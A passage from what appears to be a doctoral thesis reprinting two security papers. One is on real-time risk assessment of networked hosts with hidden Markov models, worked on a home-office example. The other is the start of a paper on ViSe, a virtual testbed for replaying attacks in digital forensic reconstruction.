A *sensor* can be any information-gathering program or device, including network sniffers (using sampling or filtering), different types of intrusion detection systems (IDS), logging systems, virus detectors, honeypots, etc. The main task of the sensors is to gather information regarding the security state of objects. The assumed monitoring architecture is hybrid in the sense that it supports any type of sensor. However, it is assumed that the sensors are able to classify and send standardized observations according to the risk assessment model described in this paper.

1.3 Related Work

Risk assessment has traditionally been a manual analysis process based on a standardized framework, such as [1]. A notable example of real-time risk assessment is presented in [2], which introduces a formal model for the real time characterization of risk faced by a host. *Distributed intrusion detection systems* have been demonstrated in several prototypes and research papers, such as [3, 4]. Multiagent systems for intrusion detection, as proposed in [5] and demonstrated

in e.g. [6] (an IDS prototype based on lightweight mobile agents) are of particular relevance for this paper. An important development in distributed intrusion detection is the recent IDMEF (Intrusion Detection Message Exchange Format) IETF Internet draft [7]. *Hidden Markov models* have recently been used in IDS architectures to detect multi-stage attacks [8], and as a tool to detect misuse based on operating system calls [9]. *Intrusion tolerance* is a recent research field in information security related to the field of fault tolerance in networks. The research project SITAR [10] presents a generic state transition model, similar to the model used in this paper, to describe the dynamics of intrusion tolerant systems. Probabilistic validation of intrusion tolerant systems is presented in [11].

2 Risk Assessment Model

In order to be able to perform dynamic risk assessment of a system, we formalize the distributed network sensor architecture described in the previous section. Let $O = \{o_1, o_2, \ldots\}$ be the set of objects that are monitored by an agent. This set of objects represents the part of the network that the agent is responsible for. To describe the security state of each object, we use discrete-time Markov chains. Assume that each object consisting of N states, denoted $S = \{s_1, s_2, \ldots, s_N\}$.

As the security state of an object changes over time, it will move between the states in S. The sequence of states that an object visits is denoted $X = x_1, x_2, \ldots, x_T$, where $x_t \in S$ is the state visited at time t. For the purpose of this paper, we assume that the state space can be represented by a general model consisting of three states: Good (G), Attacked (A) and Compromised (C), i.e. $S = \{G, A, C\}$. State G means that the object is up and running securely and that it is not subject to any kind of attack actions. In contrast to [10], we assume that objects always are vulnerable to attacks, even in state G. As an attack against an object is initiated, it will move to security state A. An object in state A is subject to an ongoing attack, possibly affecting its behavior with regard to security. Finally, an object enters state C if it has been successfully compromised by an attacker. An object in state C is assumed to be completely at the mercy of an attacker and subject to any kind of confidentiality, integrity and/or availability breaches.

The security observations are provided by the sensors that monitor the objects. These *observation messages* are processed by agents, and it is assumed that the messages are received or collected at *discrete time intervals*. An observation message can consist of any of the symbols $V = \{v_1, v_2, \ldots, v_M\}$. These symbols may be used to represent different types of alarms, suspect traffic patterns, entries in log data files, input from network administrators, and so on. The *sequence* of observed messages that an agent receives is denoted $Y = y_1, y_2, \ldots, y_T$, where $y_t \in V$ is the observation message received at time t. Based on the sequence of observation messages, the agent performs dynamic risk assessment. The agent will often receive observation messages from more than one sensor, and these sensors may provide different types of data, or even inconsistent data.

All sensors will not be able to register all kinds of attacks, so we cannot assume that an agent is able to resolve the correct state of the monitored objects at all times. The observation symbols are therefore probabilistic functions of the object's Markov chain, the object's true security state will be *hidden* from the agent. This is consistent with the basic idea of HMM [12].

2.1 Modeling Objects as Hidden Markov Models

Each monitored object can be represented by a HMM, defined by $\lambda = \{\mathbf{P}, \mathbf{Q}, \pi\}$.

$\mathbf{P} = \{p_{ij}\}$ is the state transition probability distribution matrix for object o, where $p_{ij} = P(x_{t+1} = s_j | x_t = s_i), 1 \leq i, j \leq N$. Hence, p_{ij} represents the probability that object o will transfer into state s_j next, given that its current state is s_i. To be able to estimate $\mathbf{P}$ for real-life objects, one may use either statistical attack data from production or experimental systems or the subjective opinion of experts. Learning algorithms may be employed in order to provide a better estimate of $\mathbf{P}$ over time.

$\mathbf{Q} = \{q_j(l)\}$ is the observation symbol probability distribution matrix for object o in state s_j, whose elements are $q_j(l) = P(y_t = v_l | x_t = s_j), 1 \leq j \leq N, 1 \leq l \leq M$. In our model, the element $q_j(l)$ in $\mathbf{Q}$ represents the probability that a sensor will send the observation symbol v_l at time t, given that the object is in state s_j at time t. $\mathbf{Q}$ therefore indicates the sensor's false-positive and false-negative effect on the agents risk assessments.

$\pi = \{\pi_i\}$ is the initial state distribution for the object. Hence, $\pi_i = P(x_1 = s_i)$ is the probability that s_i was the initial state of the object.

2.2 Quantitative Risk Assessment

Following the terminology in [1], risk is measured in terms of *consequences* and *likelihood*. A consequence is the (qualitative or quantitative) outcome of an event and the likelihood is a description of the probability of the event. To perform dynamic risk assessment, we need a mapping: $\mathcal{C} : S \rightarrow \mathbb{R}$, describing the expected cost (due to loss of confidentiality, integrity and availability) for each object. The total risk $\mathcal{R}_t$ for an object at time t is

$$\mathcal{R}_t = \sum_{i=1}^{N} \mathcal{R}_t(i) = \sum_{i=1}^{N} \gamma_t(i) \mathcal{C}(i) \tag{1}$$

where $\gamma_t(i)$ is the probability that the object is in security state s_i at time t, and $\mathcal{C}(i)$ is the cost value associated with state s_i.

In order to perform real-time risk assessment for an object, an agent has to dynamically update the object's state probability $\gamma_t = \{\gamma_t(i)\}$. Given an observation y_t, and the HMM λ, the agent can update the state probability γ_t of an object using Algorithm 1. The complexity of the algorithm is $O(N^2)$. For further details, see the Appendix.

Algorithm 1 Update state probability distribution

IN: y_t, λ {the observation at time t, the hidden Markov model}
OUT: γ_t {the security state probability at time t}
  if $t = 1$ **then**
    for $i = 1$ to N **do**
      $\alpha_1(i) \leftarrow q_i(y_1)\pi_i$
      $\gamma_1(i) \leftarrow \frac{q_i(y_1)\pi_i}{\sum_{j=1}^{N} q_j(y_1)\pi_j}$
    end for
  else
    for $i = 1$ to N **do**
      $\alpha_t(i) \leftarrow q_i(y_t) \sum_{j=1}^{N} \alpha_{t-1}(j)p_{ji}$
      $\gamma_t(i) = \frac{\alpha_t(i)}{\sum_{j=1}^{N} \alpha_t(j)}$
    end for
  end if
  return γ_t

3 Case – Real-time Risk Assessment for a Home Office

To illustrate the theory, we perform real-time risk assessment of a typical home office network, consisting of an Internet router/WLAN access point, a stationary computer with disk and printer sharing, a laptop using WLAN, and a cell phone connected to the laptop using Bluetooth. Each of the objects (hosts) in the home office network has a sensor that processes log files and checks system integrity (a host IDS). In addition, the access point has a network monitoring sensor that is capable of monitoring traffic between the outside network and the internal hosts (a network IDS).

For all objects, we use the state set $S = \{G, A, C\}$. The sensors provide observations in a standardized message format, such as IDMEF, and they are capable of classifying observations as indications of the object state. Each sensor is equipped with a database of signatures of potential attacks. For the purpose of this example, each signature is associated with a particular state in S. We define the observation symbols set as $V = \{g, a, c\}$, where the symbol g is an indication of state G and so forth. Note that we have to preserve the discrete-time property of the HMM by sampling sensor data periodically. If there are multiple observations during a period, we sample one at random. If there are no observations, we assume the observation symbol to be g. In order to use multiple sensors for a single object, a round-robin sampling is used to process only one observation for each period. This is demonstrated in example 3.

The home network is monitored by an agent that regularly receives observation symbols from the sensors. For each new symbol, the agent uses Algorithm 1 to update the objects' security state probability, and (1) to compute its corresponding risk value. Estimating the matrices $\mathbf{P}$ and $\mathbf{Q}$, as well as the cost $\mathcal{C}$ associated with the different states, for the objects in this network is a non-trivial task that is out of scope for this paper.

The parameter values in these examples are therefore chosen for illustration purposes only. Also, we only demonstrate how to perform dynamic risk assessment of the laptop.

3.1 Example 1: Laptop Risk Assessment by HIDS Observations


First, we assess the risk of the laptop, based on an observation sequence Y_{HIDS-L}, containing 20 samples collected from the laptop HIDS. We use the HMM $\lambda_L = \{\mathbf{P}_L, \mathbf{Q}_{HIDS-L}, \pi_L\}$, where

$$\mathbf{P}_L = \begin{pmatrix} p_{GG}\ p_{GA}\ p_{GC} \\ p_{AG}\ p_{AA}\ p_{AC} \\ p_{CG}\ p_{CA}\ p_{CC} \end{pmatrix} = \begin{pmatrix} 0.995\ 0.004\ 0.001 \\ 0.060\ 0.900\ 0.040 \\ 0.008\ 0.002\ 0.990 \end{pmatrix}, \tag{2}$$

$$\mathbf{Q}_{HIDS-L} = \begin{pmatrix} q_G(g)\ q_G(a)\ q_G(c) \\ q_A(g)\ q_A(a)\ q_A(c) \\ q_C(g)\ q_C(a)\ q_C(c) \end{pmatrix} = \begin{pmatrix} 0.70\ 0.15\ 0.15 \\ 0.15\ 0.70\ 0.15 \\ 0.20\ 0.20\ 0.60 \end{pmatrix}, \tag{3}$$

$$\pi_L = (\pi_G, \pi_A, \pi_C) = (0.8, 0.1, 0.1). \tag{4}$$

Since the HIDS is assumed to have low false-positive and false-negative rates, both $q_G(a), q_G(c), q_A(c) \ll 1$ and $q_A(g), q_C(g), q_C(a) \ll 1$ in $\mathbf{Q}_{HIDS-L}$. The dynamic risk in Figure 1(a) is computed based on the observation sequence Y (as shown on the x-axis of the figure) and a security state cost estimate measured as $\mathcal{C}_L = (0, 5, 10)$.



(a) HIDS sensor (b) NIDS sensor

Fig. 1. Laptop risk assessment

3.2 Example 2: Laptop Risk Assessment by NIDS Observations

Now, we let the risk assessment process of the laptop be based on another observation sequence, Y_{NIDS-L}, collected from the NIDS. A new observation symbol probability distribution is created for the NIDS

$$\mathbf{Q}_{NIDS-L} = \begin{pmatrix} 0.5\ 0.3\ 0.2 \\ 0.2\ 0.6\ 0.2 \\ 0.2\ 0.2\ 0.6 \end{pmatrix}. \tag{5}$$

One can see that the NIDS has higher false-positive and false-negative rates, compared to the HIDS. Figure 1(b) shows the laptop risk when using the HMM $\lambda_L = \{\mathbf{P}_L, \mathbf{Q}_{NIDS-L}, \pi_L\}$. Note that the observation sequence is not identical to the one in example 1, as the two sensors are not necessarily consistent.

3.3 Example 3: Aggregating HIDS and NIDS Observations

The agent now aggregates the observations from the HIDS and NIDS sensors by sampling from the observation sequences Y_{HIDS-L} and Y_{NIDS-L} in a round-robin fashion. To update the current state probability γ_t, the agent therefore chooses the observation symbol probability distribution corresponding to the sampled sensor, i.e the HMM will be

$$\lambda_L = \{\mathbf{P}_L, \mathbf{Q}^*, \pi_L\}, \text{where } \mathbf{Q}^* = \begin{cases} \mathbf{Q}_{HIDS-L} \text{ if } y_t \in Y_{HIDS} \\ \mathbf{Q}_{NIDS-L} \text{ if } y_t \in Y_{NIDS} \end{cases}. \tag{6}$$

The calculated risk is illustrated in Figure 2. The graph shows that some properties of the individual observation sequences are retained.




Fig. 2. Laptop risk assessment based on two sensors (HIDS and NIDS)

4 Managing Risk with Automated Response

In order to achieve effective incident response, it must be possible to effectively initiate defensive measures, for example by reconfiguring the security services and mechanisms in order to mitigate risk. Such measures may be manual or automatic. An information system or network can be automatically reconfigured in order to reduce an identified risk, or the system can act as a support system for system and network administrators by providing relevant information and recommending specific actions. To facilitate such an approach, it is necessary to provide a mechanism that relates a detected security incidence to an appropriate response, based on the underlying risk model. Such a mechanism should include a policy for what reactions should be taken in the case of a particular incident, as well as information on who has the authority to initiate or authorize the response. Examples of distributed intrusion detection and response systems have been published in [13, 14].

The dynamic risk-assessment method described in this paper can provide a basis for automated response. If the risk reaches a certain level, an agent may initiate an automated response in order to control the risk level. Such a response may be performed both for individual objects (e.g. a compromised host) or on a network-wide level (if the network risk level is to high). Examples of a local response may be firewall reconfigurations for a host, changing logging granularity, or shutting down a system. Examples of a global response may be the revocation of a user certificate, the reconfiguration of central access control configurations, or firewall reconfigurations. Other examples include traffic rerouting or manipulation, and honeypot technologies. Note that such adaptive measures has to be supervised by human intelligence, as they necessarily introduce a risk in their own right. A firewall reconfiguration mechanism can, for example, be exploited as part of a denial-of-service attack.

5 Conclusion

We present a real-time risk-assessment method using HMM. The method provides a mechanism for aggregating data from multiple sensors, with different weightings according to sensor trustworthiness. The proposed discrete-time model relies on periodic messages from sensors, which implies the use of sampling of alert data. For the purpose of real-life applications, we propose further development using continuous-time models in order to be able to handle highly variable alert rates from multiple sensors. We also give an indication as to how this work can be extended into a multiagent system with automated response, where agents are responsible for assessing and responding to the risk for a number of objects.

References

1. Standards Australia and Standards New Zealand: AS/NZS 4360: 2004 risk management (2004)
2. Gehani, A., Kedem, G.: Rheostat: Real-time risk management. In: Recent Advances in Intrusion Detection: 7th International Symposium, RAID 2004, Sophia Antipolis, France, September 15-17, 2004. Proceedings, Springer (2004) 296–314
3. Staniford-Chen, S., Cheung, S., Crawford, R., Dilger, M., Frank, J., Hoagland, J., Levitt, K., Wee, C., Yip, R., Zerkle, D.: GrIDS – A graph-based intrusion detection system for large networks. In: Proceedings of the 19th National Information Systems Security Conference. (1996)
4. Snapp, S.R., Brentano, J., Dias, G.V., Goan, T.L., Heberlein, L.T., lin Ho, C., Levitt, K.N., Mukherjee, B., Smaha, S.E., Grance, T., Teal, D.M., Mansur, D.: DIDS (distributed intrusion detection system) - motivation, architecture, and an early prototype. In: Proceedings of the 14th National Computer Security Conference, Washington, DC (1991) 167–176
5. Balasubramaniyan, J.S., Garcia-Fernandez, J.O., Isacoff, D., Spafford, E., Zamboni, D.: An architecture for intrusion detection using autonomous agents. In: Proceedings of the 14th Annual Computer Security Applications Conference, IEEE Computer Society (1998) 13
6. Helmer, G., Wong, J.S.K., Honavar, V.G., Miller, L., Wang, Y.: Lightweight agents for intrusion detection. J. Syst. Softw. **67** (2003) 109–122
7. Debar, H., Curry, D., Feinstein, B.: Intrusion detection message exchange format (IDMEF) – Internet-Draft (2005)
8. Ourston, D., Matzner, S., Stump, W., Hopkins, B.: Applications of hidden markov models to detecting multi-stage network attacks. In: Proceedings of the 36th Hawaii International Conference on System Sciences (HICSS). (2003)
9. Warrender, C., Forrest, S., Pearlmutter, B.: Detecting intrusions using system calls: Alternative data models. In: Proceedings of the 1999 IEEE Symposium on Security and Privacy. (1999)
10. Gong, F., Goseva-Popstojanova, K., Wang, F., Wang, R., Vaidyanathan, K., Trivedi, K., Muthusamy, B.: Characterizing intrusion tolerant systems using a state transition model. In: DARPA Information Survivability Conference and Exposition (DISCEX II). Volume 2. (2001)
11. Singh, S., Cukier, M., Sanders, W.: Probabilistic validation of an intrusion-tolerant replication system. In de Bakker, J.W., de Roever, W.-P., Rozenberg, G., eds.: International Conference on Dependable Systems and Networks (DSN'03). (2003)
12. Rabiner, L.R.: A tutorial on hidden markov models and selected applications in speech recognition. Readings in speech recognition (1990) 267–296
13. Carver Jr., C.A., Hill, J.M., Surdu, J.R., Pooch, U.W.: A methodology for using intelligent agents to provide automated intrusion response. In: Proceedings of the IEEE Workshop on Information Assurance and Security. (2000)
14. Porras, P.A., Neumann, P.G.: EMERALD: Event monitoring enabling responses to anomalous live disturbances. In: Proc. 20th NIST-NCSC National Information Systems Security Conference. (1997) 353–365

Appendix: On Algorithm 1

Given the first observation y_1 and the hidden Markov model λ, the initial state distribution $\gamma_1(i)$ can be calculated as

$$\gamma_1(i) = P(x_1 = s_i|y_1, \lambda) = \frac{P(y_1, x_1 = s_i|\lambda)}{P(y_1|\lambda)} = \frac{P(y_1|x_1 = s_i, \lambda)P(x_1 = s_i|\lambda)}{P(y_1|\lambda)}. \quad (7)$$

To find the denominator, one can condition on the first visited state and sum over all possible states

$$P(y_1|\lambda) = \sum_{j=1}^{N} P(y_1|x_1 = s_j, \lambda)P(x_1 = s_j|\lambda) = \sum_{j=1}^{N} q_j(y_1)\pi_j. \quad (8)$$

Hence, by combining (7) and (8)

$$\gamma_1(i) = \frac{q_i(y_1)\pi_i}{\sum_{j=1}^{N} q_j(y_1)\pi_j}, \quad (9)$$

where $q_j(y_1)$ is the probability of observing symbol y_1 in state s_j, and π is the initial state probability. To simplify the calculation of the state distribution after t observations we use the *forward-variable* $\alpha_t(i) = P(y_1 y_2 \cdots y_t, x_t = s_i|\lambda)$, as defined in [12]. By using recursion, this variable can be calculated in an efficient way as

$$\alpha_t(i) = q_i(y_t) \sum_{j=1}^{N} \alpha_{t-1}(j)p_{ji}, \qquad t > 1. \quad (10)$$

From (7) and (9) we find the initial forward variable

$$\alpha_1(i) = q_i(y_1)\pi_i, \qquad t = 1. \quad (11)$$

In the derivation of $\alpha_t(i)$ we assumed that y_t only depend on x_t and that the Markov property holds.

Now we can use the forward variable $\alpha_t(i)$ to update the state probability distribution by new observations. This is done by

$$\begin{aligned} \gamma_t(i) = P(x_t = s_i|y_1 y_2 \cdots y_t, \lambda) &= \frac{P(y_1 y_2 \cdots y_t, x_t = s_i|\lambda)}{P(y_1 y_2 \cdots y_t|\lambda)} \\ &= \frac{P(y_1 y_2 \cdots y_t, x_t = s_i|\lambda)}{\sum_{j=1}^{N} P(y_1 y_2 \cdots y_t, x_t = s_j|\lambda)} = \frac{\alpha_t(i)}{\sum_{j=1}^{N} \alpha_t(j)}. \end{aligned} \quad (12)$$

Note that (12) is similar to Eq. 27 in [12], with the exception that we do not account for observations that occur after t, as our main interest is to calculate the object's state distribution after a number of observations.

Appendix K

DIMVA 2006 Paper

This appendix contains a copy of the paper "Digital Forensic Reconstruction and the Virtual Security Testbed ViSe" by André Årnes, Paul Haas, Giovanni Vigna, and Richard A. Kemmerer [A7]. The paper was presented at Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA) in Berlin, Germany, 2006, and it was printed in Springer LNCS 4064.

Digital Forensic Reconstruction and the Virtual Security Testbed ViSe

André Årnes[1], Paul Haas[2], Giovanni Vigna[2], and Richard A. Kemmerer[2]

[1] Centre for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
andrearn@q2s.ntnu.no, http://www.q2s.ntnu.no/
[2] Department of Computer Science,
University of California Santa Barbara,
Santa Barbara, CA 93106-5110, USA
{feakk, vigna, kemm}@cs.ucsb.edu, http://www.cs.ucsb.edu/~rsg/

Abstract. This paper presents ViSe, a virtual security testbed, and demonstrates how it can be used to efficiently study computer attacks and suspect tools as part of a computer crime reconstruction. Based on a hypothesis of the security incident in question, ViSe is configured with the appropriate operating systems, services, and exploits. Attacks are formulated as event chains and replayed on the testbed. The effects of each event are analyzed in order to support or refute the hypothesis. The purpose of the approach is to facilitate forensic testing of a digital crime using minimal resources. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and can be a great asset in court.

1 Introduction

Digital forensics is gaining importance with the increase of cybercrime and fraud on the Internet. Tools and methodologies for digital forensics with the soundness necessary for presentation in court are in high demand. In this paper, we describe the use of the Virtual Security Testbed (ViSe) [1] as a tool in digital forensic reconstruction. We present a testbed and methodology for testing computer attack tools, as a digital analogy to testing evidence dynamics in physical forensics. The basic idea is to provide an infrastructure where specific attacks can be studied in a way similar to testing the ballistics of a firearm in order to establish its properties. The goal of this approach is to be able to perform testing in a forensically sound manner such that the test results may be presented in court, supporting or refuting a hypothesis regarding a particular sequence of events.

The traditional focus in digital forensics has been on identification, acquisition, and analysis of evidence, using toolkits such as EnCase [2], ILook [3], and

Sleuthkit [4]. These toolkits support operations like the recovery of deleted files, string searches and searches for known files. Recently, there has been an increasing interest in evidence dynamics and crime scene reconstruction. Crime scene reconstruction[3] is a fairly new development in forensic science, as discussed in [5, 6]. The purpose of the method is to determine the most probable sequence of events by applying the scientific method to interpret the events that surround the commission of a crime [6]. The analysis may involve the use of logical [6] and statistical [7] reasoning.

Carrier and Spafford have proposed an "event-based digital forensic investigation framework" [8] and a method for "event reconstruction of digital crime scenes" [9]. They propose a process in five steps: evidence examination, role classification, event construction and testing, event sequencing, and hypothesis testing. In this paper, we discuss a way to test events in a forensically sound manner using an isolated virtual environment (ViSe). A hypothesis is made based on available digital evidence and then tested in the ViSe virtual testbed. The hypothesized attack is replayed, and an analysis of all available data (storage media and volatile memory of all involved hosts, as well as network traffic) may support or refute the hypothesis. In this way, we show how replaying events in a virtual environment can help identify the causes, effects, and internal workings of simple or multi-step attacks. Using Carrier and Spafford's model, this approach may be seen as part of the "event construction and testing".

Central to the discussion is the trade-off between the desired detail of the reconstruction and the difficulty of performing the reconstruction itself. The approach taken in this paper is to study the most significant aspects of a digital crime or a suspect tool using minimal resources in terms of time and equipment. Other approaches, such as physical testbeds or simulations, may be more useful in some cases, as discussed in Section 6.

This paper is organized as follows. Section 2 presents the terminology and methodology used in this paper, and some related work is discussed in Section 3. Section 4 provides a detailed description of the security testbed ViSe, as well as a discussion of the use of virtualization in security and forensic testing. Section 5 provides an example involving a multi-step attack, demonstrating how ViSe can be applied to digital forensic reconstruction testing. Some considerations of the approach are discussed in Section 6, and the paper is concluded in Section 7.

2 Terminology and Methodology

The *digital crime scene* can consist of a number of computing and storage devices, as well as the network connecting them. We specifically consider that the digital crime scene consists of a number of computer systems, divided into three categories: namely *attack hosts*, *victim hosts*, and *third-party hosts*. The third-party hosts may, for instance, include network or security services that perform logging, or other service providers such as certification authorities. All evidence is analyzed on *analysis hosts*, which are not part of the digital crime scene.

[3] Note that a *crime reenactment* is unrelated to a crime scene reconstruction.

Digital evidence is any digital data that contains reliable information that supports or refutes a hypothesis about an incident. Digital evidence may be found on the hard drives or in the volatile memory of all the involved hosts, as well as in captured network traffic, referred to as *network dumps*. A variant of the network dump is preprocessed network traffic, such as network intrusion detection system alert logs. All analysis is assumed to be performed on copies of the evidence in order to preserve its integrity.

An *event* e is an occurrence that changes the state of a computing system. A *crime* or *incident* is an event that violates policy or law. An *event chain* $E = e_1, \ldots, e_n$ is a sequence of events with a causal relationship. The latter definitions are adopted from [8, 9]. *Evidence dynamics* is described in [5] to be "any influence that changes, relocates, obscures, or obliterates physical evidence, regardless of intent". A central issue in evidence dynamics is to identify the *causes* and *effects* of events. The evidence dynamics of different digital media varies. A file can be modified or deleted, and timestamps can be updated. Unallocated data on a disk can be overwritten, and volatile memory can be overwritten or moved to pagefiles. Data transmitted on a network may leave traces in log files and monitoring systems.

Our approach to event construction and testing starts with a *hypothesis* H_0 stating that one or more tools have been run as part of an attack. The corresponding event chain is then replayed on the testbed. Following execution, the virtual environment is analyzed to find the effects of the events. These effects are in turn compared to the actual digital evidence. The purpose is to replay the suspected attacks in a controlled environment in order to study the causes and effects of the events involved in the attack. This allows us to replay the attack in a forensically sound manner without compromising the integrity of the original evidence or relying on files that have been compromised by the attacker.

As noted above, a multi-step attack can be studied as a series of interconnected events, where the effects of an event are the causes of the subsequent event. Although the digital forensic reconstruction framework separates causes and effects, differentiating between these may be difficult in practice, as it may require exhaustive testing. Using the terminology above, we therefore assume that event e_{k+1} is the transition between state s_k and s_{k+1}. s_k and s_{k+1} contain the causes and effects of e_{k+1} respectively.

In some cases, there may be several theories about the chain of events leading to the digital evidence found in a digital crime scene. In this case, each hypothesis is formulated and tested separately. Based on the competing hypotheses $H_0, H_1, \ldots, H_m$, the tests may share one or more initial events. In this case, the shared events need only be replayed once.

The methodology for testing in forensic reconstruction used in this paper can be expressed as a five step process:

1. *Configure testbed* with appropriate software according to a hypothesis.
2. *Replay attack* according to the hypothesis and save snapshots for each state.
3. *Acquire and verify images* of all snapshots.
4. *Perform analysis* through the comparison of states.

5. *Compare images to digital evidence* to support or refute the hypothesis.

The process can be reiterated for alternative hypotheses.

3 Related Work

Formal frameworks for the reconstruction of digital crime scenes are discussed by Stephenson [10] and Gladyshev and Patel [11]. Stephenson uses a Petri Net approach to model worm attacks in order to identify the root cause of an attack. Gladyshev and Patel present a state machine approach to model digital events. Their approach uses a generic event reconstruction algorithm and a formal methodology for reconstructing events in digital systems. In contrast, our approach sets up a virtual digital crime scene in order to replay the digital events in a realistic fashion. Therefore, our approach is complimentary to those of Stephenson, Gladyshev, and Patel.

Virtualization is frequently used in security research, primarily because of the flexibility and the small resource requirements. As an example, [12] discusses the use of VMware and the forensic tool SMART for recreating a suspect's computer. Our approach takes this idea further by emulating the entire digital crime scene as part of a digital event reconstruction. Virtualization is also frequently used by the the honeypot community. Low-interaction honeypots, such as Honeyd [13], often have built-in virtualization of services, whereas high-interaction honeypots, such as honeynets [14], are often deployed using full operating system virtualization. See also [15] for a discussion of the advantages and disadvantages of VMware in the context of honeypots.

Recent security testbeds include LARIAT [16], LLSIM [17], Netbed [18], Deter [19], and vGrounds [20]. LARIAT is the first simulated platform for testing intrusion detections systems, and LLSIM is its virtualized descendant. Netbed is a simulation environment that served as the predecessor to Deter, a cluster testbed. vGrounds is a virtual environment based on UML (User Mode Linux) [21]. These testbeds provide large-scale simulation at the cost of the accuracy and the number of operating systems and services supported. Section 6.3 discusses cases where this approach may be useful. ViSe supports more exact system and network interaction on a wider range of operating systems. ViSe images are provided in a large library of pre-configured attacks and vulnerable services on common operating systems. ViSe also includes an IDS system to identify the manifestations of an attack.

4 Virtualization and the ViSe Testbed

In this section, we review the criteria for a forensic testbed and discuss the advantages of virtualization in digital forensic testing. We give an overview of VMware and the ViSe[4] [1] testbed and consider integrity issues using ViSe as a

[4] http://www.cs.ucsb.edu/∼rsg/ViSe/

virtualization platform. We also discuss the digital forensic image created to aid the digital forensic testing. The use of ViSe is further demonstrated through a specific example in Section 5.

4.1 Virtualization

The main criteria for choosing a testbed are resource demands, availability and usability, flexibility and efficiency, forensic soundness, and similarity to the digital crime scene [22]. While physical testbeds can most accurately represent a digital crime scene, there is significant overhead required for the setup, configuration, and re-installation of the involved systems. Each hypothesis requires a separate machine, and different hardware must be obtained to provide complete coverage of the systems involved in an attack. Furthermore, the impracticality of restoring a system to a previous state to test an alternative but similar hypothesis is obvious.




Fig. 1. Illustration of a Virtual Environment.

Virtualization addresses these problems with negligible overhead. A single computer can represent the entire digital crime scene, emulating different operating systems, configurations, and services as necessary. For example, Figure 1 represents a single physical Fedora Core 4 machine using VMware to emulate a virtual network and three virtual operating systems running Fedora Core 3. Virtualization environments are also more portable and reusable. They can be shared between multiple hosts, and once a configuration is made, it can be restored later in an investigation or reused in other investigations.

VMware 5.0 [23] was chosen as the emulation environment for ViSe [1], because it contains several advantages over other emulation environments such as

Xen [24], Microsoft Virtual PC [25], and UML [21]. VMware is able to emulate both Linux and Windows platforms, as well as any other x86 operating system. Xen and UML are limited to selected ports or currently available operating systems. Neither Xen nor UML could emulate Windows platforms at the time of ViSe's creation. VMware and Microsoft Virtual PC are similar in scope and application. However, Virtual PC runs on Windows and Apple Macintosh systems, while VMware runs on Windows and Linux systems. VMware was chosen over Virtual PC because development in Linux provided the most ideal environment for developing and testing malicious attacks.

4.2 The ViSe Testbed

The ViSe testbed was developed at UCSB to test attacks on various vulnerable operating systems and to test intrusion detection systems. ViSe originally contained 10 operating systems and a total of 40 exploits against the programs running on them. The operating systems included are Windows 2000, 2003, XP, Red Hat 6.2, 7.2, SuSE 9.2, Debian 3.0, Fedora Core 3, FreeBSD 4.5, and 5.4. The exploits, as detailed in Table 1-4 of [1], are both local and remote attacks. ViSe was recently extended with an additional 30 remote attacks from the OWASP's top ten web application vulnerabilities framework [26], targeting 10 web applications running on both Windows and Linux platforms.

One reason for choosing VMware to implement ViSe is that the snapshot and cloning features of VMware allow new images to be derived from old ones. When using the snapshot feature, new snapshots are created incrementally, i.e., only changes are stored in the new snapshot file. The current ViSe tree requires 80 GB for 70 separate system configurations derived from the 10 base operating system images. This is achieved by using the snapshot feature to create new configurations of a system, which, in turn, provides a tremendous space savings as compared to requiring a full install for each configuration.

The snapshot feature allows for the creation of a tree of successive changes derived from a base system. Each tree represents a host involved in an attack, such as attacker, victim, and IDS systems. New ViSe images are added to a tree by making a snapshot with the desired modifications based on a previous snapshot or root image. Multiple systems derived from the same tree can, however, not be run simultaneously. For this purpose, it is necessary to use the full cloning feature in VMware to create a full image, using the space requirements of both the new files and the old configuration. The advantage of the cloning feature is that cloned images can be run and distributed independently of the ViSe tree, allowing the image and events in that image to be replicated by relevant parties.

